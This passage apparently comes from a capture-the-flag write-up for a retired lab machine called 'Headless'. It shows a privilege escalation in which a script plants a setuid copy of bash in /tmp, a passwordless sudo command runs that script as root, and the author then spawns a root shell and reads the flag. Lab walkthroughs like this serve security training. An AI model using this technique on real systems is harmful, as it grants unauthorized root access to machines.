3. echo -e '#!/bin/bash\n\ncp /bin/bash /tmp/foo\nchown root:root /tmp/foo\nchmod 6777 /tmp/foo' | tee initdb.sh
4. Seems like it was a success. I never knew you could just insert linebreaks like that in an echo statement and format a nice bash script. That is cool.
5. dvir@headless:/dev/shm\$ echo -e '#!/bin/bash\n\ncp /bin/bash /tmp/foo\nchown root:root /tmp/foo\nchmod 6777 /tmp/foo' | tee initdb.sh  
#!/bin/bash  
cp /bin/bash /tmp/foo  
chown root:root /tmp/foo  
chmod 6777 /tmp/foo
6. I will run `sudo syscheck` because remember when I ran the sudo -l command we can run syscheck as sudo without a password.
7. headless:/dev/shm\$ sudo syscheck  
Last Kernel Modification Time: 01/02/2024 10:05  
Available disk space: 2.0G  
System load average: 0.00, 0.00, 0.00  
Database service is not running. Starting it...
8. dvir@headless:/dev/shm\$ ls -l /tmp/foo  
-rwsrwsrwx 1 root root 1265648 Aug 1 06:37 /tmp/foo
9. SUCCESS, the stickybit was assigned to our fake bash.
10. dvir@headless:/dev/shm\$ /tmp/foo -p  
foo-5.2# whoami  
root
11. foo-5.2# cat /root/root.txt  
b72f2df742b3458847f84dcac10562e9



Headless has been Pwned!

Congratulations  therealpablo, best of luck in capturing flags ahead!

|              |             |               |
|--------------|-------------|---------------|
| #13146       | 01 Aug 2024 | RETIRED       |
| MACHINE RANK | PWN DATE    | MACHINE STATE |

OK

SHARE



